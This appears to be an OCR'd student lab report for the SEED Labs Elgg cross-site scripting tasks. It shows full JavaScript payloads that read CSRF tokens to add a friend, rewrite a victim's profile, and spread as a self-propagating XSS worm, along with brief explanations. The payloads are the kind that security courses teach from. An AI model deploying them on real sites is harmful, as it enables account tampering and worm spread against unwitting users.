


3.5 Task 4: Becoming the Victim's Friend

Step 1: Enter Name and Password Alice's account into page www.seed-server.com
Step 2: Enter 'Members' button. Choose Samy's profile
Step 3: Click the icon marked which is inside a sidebar will show up on the left"**HTTP Header Live**".
Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked.
"friend=59" is a Samy's userID
Step 4: write a malicious JavaScript program HTTP request to add Samy as a friend to the victim




Logout Alice's account and login Samy's name and password into page
To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)





```
<script type="text/javascript">
window.onload = function () {
    var Ajax = null;

    // Retrieve CSRF tokens from the Elgg security object
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Construct the URL to send a friend request to user with ID 59 (Samy)
    var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + ts
+ token;

    // Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

The above code should be placed in the "**About Me**" field of Samy's profile page.

Step 5: Click Save and Logout Samy's account and login Alice's name and password into page. Enter 'Members' button, when user Alice views Samy profile(**NOT Add friend)**



Step 6: Come back "Alice's friends" field, Alicadded Samy as a friend.



- **Question 1: E**xplain the purpose of Lines ① and `, why are they are needed?

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②
```

  - **Purpose:**
    These lines extract the CSRF tokens (**__elgg_ts and __elgg_token**) from the Elgg framework's built-in JavaScript object: elgg.security.token.
  - **Why they're needed:**
    Elgg includes these tokens to protect against CSRF attacks. When a user submits a form or makes an action request, Elgg expects these tokens to be included. If they are missing or incorrect, the server will reject the request as unauthorized.
    In this context:
    - **__elgg_token** ensures the request comes from a valid session.
    - **__elgg_ts** is a timestamp used to validate the freshness of the token and prevent replay attacks.


    Without these tokens, the crafted request (e.g., adding a friend) will fail, which is why the script must dynamically retrieve and append them to the request.


- **Question 2:** If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Normally **no**, because editors sanitize scripts. But if the editor is misconfigured vulnerable, **yes**.

3.6 Task5: Modifying the Victim's Profile

Step 1: Enter Name and Password Samy's account into page www.seed-server.com





Step 2: To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)

```
<script type="text/javascript">
window.onload = function () {
   // Access user info and security tokens
   var userName = "&name=" + elgg.session.user.name;
   var guid = "&guid=" + elgg.session.user.guid;
   var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
   var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

   // Construct the request content to update the profile
   var content = token + ts + guid + userName + desc;
```

```
    // Samy's GUID (attacker's user ID)
    var samyGuid = 59;

    // Elgg profile update endpoint
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    // Send request only if the current user is not Samy
    if (elgg.session.user.guid != samyGuid) {
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```


var content = token + ts + guid + userName + desc;
⇒ This line builds the form data for the POST request.


&description=... is the "About Me" section. Here, it injects a malicious script (<script>alert('Samy is my hero');</script>), causing the XSS.
⇒ This script will run whenever someone views the infected user's profile.


var samyGuid = 59;
⇒ Stores the attacker's own user ID. The script uses this to avoid affecting themselves.

var sendurl = "http://www.seed-server.com/action/profile/edit";
⇒ This is the Elgg URL used to update a user profile.

Step 3: Click Save and Logout Samy's account and login Alice's name and password into page.Enter 'Members' button, when user Alice views Samy profile. Content of Samy is assigned into Alice's profile.


Not Secure
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post


Not Secure
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post


Not Secure
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
About me
Samy is my hero
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post

Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

```
if(elgg.session.user.guid!=samyGuid)            ①
{
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Content-Type",
                         "application/x-www-form-urlencoded");
   Ajax.send(content);
}
```

if (elgg.session.user.guid != samyGuid)

⇒ is critical for preventing the attack script from re-infecting the attacker's own profile.

Purpose:

This line checks if the currently logged-in user is not the attacker (i.e., not Samy).

If it's Samy (attacker) who is logged in, the script does nothing.


Reason:

Without this check, the script will:

- Trigger for Samy as well.
- Repeatedly overwrite Samy's own profile with the injected payload.
- Cause malfunction, redundant Ajax requests, or script corruption.
- ❖ If you **delete the line**, the condition is gone. **Samy will also run the attack script against himself**.

```
<script type="text/javascript">
window.onload = function () {
        // Access user info and security tokens
        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

        // Construct the request content to update the profile
        var content = token + ts + guid + userName + desc;

        // Samy's GUID (attacker's user ID)
        var samyGuid = 59;

        // Elgg profile update endpoint
        var sendurl = "http://www.seed-server.com/action/profile/edit";

        // Send request only if the current user is not Samy
        var Ajax = new XMLHttpRequest();
```

```
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
}
</script>
```



3.7 Task 6: Writing a Self-Propagating XSS Worm

- ❖ DOM Approach


Step 1: Enter Name and Password Samy's account into page www.seed-server.com

To embed a JavaScript program in Samy Elgg profile (in the **about me** field at **Visual editor** mode)


```
<script type="text/javascript" id="worm">
window.onload = function() {
   // 1. Read the worm script itself
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
   var tailTag = "</" + "script>";
   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

   // 2. Set the content of the 'description' field and access level
   var desc = "&description=Samy is my hero" + wormCode;
   desc += "&accesslevel[description]=2";  // Make sure profile is public

   // 3. Get CSRF token and session data
   var name = "&name=" + elgg.session.user.name;
   var guid = "&guid=" + elgg.session.user.guid;
   var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
   var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
```

```
    // 4. Target URL for profile update
    var sendurl = "http://www.seed-server.com/action/profile/edit";

    // 5. Prepare the full POST data
    var content = token + ts + name + desc + guid;

    // 6. Avoid reinfecting the attacker (Samy's own profile)
    var attackerguid = 59;
    if (elgg.session.user.guid != attackerguid) {
        // Send the AJAX request
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

